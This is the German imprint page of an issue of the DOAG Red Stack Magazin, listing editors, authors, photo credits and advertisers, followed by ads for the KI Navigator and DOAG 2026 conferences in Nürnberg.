Redaktion:
Sitz: DOAG Dienstleistungen GmbH
(Anschrift s.o.)
ViSdP: Fried Saacke
Redaktionsleitung Red Stack Magazin:
Martin Meyer
Kontakt: redaktion@doag.org

Autorinnen und Autoren dieser Ausgabe
(in alphabetischer Reihenfolge):
Birgit Arndt, Philipp Berg, Daniel Bollinger,
Matthias Eiserloh, Alexander Giesbrecht,
Admir Harbas, Matthias Jung,
Felix Matouschek, Martin Meyer,
Johannes Michler, Frank Pientka
Fabian Saacke Johannes Schnatterer,
Oli Sennhauser

Titel, Gestaltung und Satz:
Diana Tkach
DOAG Dienstleistungen GmbH
(Anschrift s.o.)

Fotonachweis:
Titel: © pikisuperstar | *www.freepik.com*
S. 06: © Marcos-López
S. 07: © Moritz Rißmann
S. 08: © mooam | *www.magnific.com*
S. 12: © TIKOHO | *www.pixabay.com*
S. 20: © sfkjrgk | *www.pixabay.com*
S. 26: @ BrianPenny | *www.pixabay.com*
S. 31: © geralt | *www.pixabay.com*
S. 37: © Couleur | *www.pixabay.com*
S. 46: © Franz26 | *www.pixabay.com*
S. 54: © geraldfriedrich2 | *www.pixabay.com*
S. 60: © manolofranco | *www.pixabay.com*
S. 66: © razihusin | *www.stock.adobe.com*
S. 68: © PollyDot |*www.pixabay.com*
S. 77: © freepik | *www.freepik.com*

Anzeigen:
sponsoring@doag.org

Mediadaten und Preise:
www.doag.org/go/mediadaten

Druck:
WIRmachenDRUCK GmbH,
www.wir-machen-druck.de

Inserentenverzeichnis

DOAG e.V *www.doag.org* **U 3, U 4**

JavaLand GmbH *www.javaland.eu* **S. 18, S. 65**

DOAG e.V *www.doag.org* **S. 19, S. 45, S. 53, S. 67**

DevLand GmbH *www.devland.eu* **U 2**

JETZT
EARLY-BIRD-TICKETS
SICHERN



KI Navigator

DER NAVIGATOR ZUR **ANWENDUNG VON KI**

DAS EVENT FÜR

- DEVELOPER UND ENGINEERS
- ENTSCHEIDERINNEN UND ENTSCHEIDER
- FACHLEUTE
- YOUNG PROFESSIONALS UND STUDIERENDE

→ 18. + 19. NOVEMBER 2026 | NÜRNBERG

KINAVIGATOR.EU

2026

DOAG

Konferenz + Ausstellung

Die ORACLE Anwenderkonferenz

Nürnberg | 17. – 19. Nov.

#DOAG2026



anwenderkonferenz.doag.org